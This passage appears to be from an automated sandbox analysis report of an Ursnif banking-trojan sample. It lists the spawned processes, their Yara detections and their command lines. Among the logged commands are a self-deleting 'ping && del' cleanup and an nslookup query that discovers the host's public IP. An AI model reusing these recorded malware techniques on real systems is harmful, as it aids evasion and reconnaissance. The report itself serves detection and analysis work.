MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: **5004**, Parent PID: **3556**

General

Target ID:	27
Start time:	15:43:57
Start date:	22/04/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff68d710000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.435106248.0000000000EB0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.435871186.0000000000EB0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.436412854.0000023041FBC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.432620701.0000000000EB0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.436540099.0000023041FBC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: csc.exe PID: **2472**, Parent PID: **6988**

General

Target ID:	30
Start time:	15:44:05
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.cmdline
Imagebase:	0x7ff6c5850000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: explorer.exe PID: **3616**, Parent PID: **5004**

General

Target ID:	31
Start time:	15:44:08
Start date:	22/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f3b00000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: **4932**, Parent PID: **2472**

General

Target ID:	32

Start time:	15:44:08
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA3C4.tmp" "c:\Users\user\AppData\Local\Temp\rhslligv\CSCABF9A05FBB0E449F8B3B2656C9A8A1FD.TMP"
Imagebase:	0x7ff7d5c00000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1332**, Parent PID: **3616**

General

Target ID:	33
Start time:	15:44:25
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\FJHd.dll
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **896**, Parent PID: **1332**

General

Target ID:	34
Start time:	15:44:27
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **6824**, Parent PID: **1332**

General

Target ID:	36
Start time:	15:44:28
Start date:	22/04/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff62c2d0000
File size:	21504 bytes

MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **4440**, Parent PID: **3616**

General	
Target ID:	38
Start time:	15:44:41
Start date:	22/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b45b0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **796**, Parent PID: **3616**

General	
Target ID:	40
Start time:	15:45:13
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\468A.bi1"
Imagebase:	
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly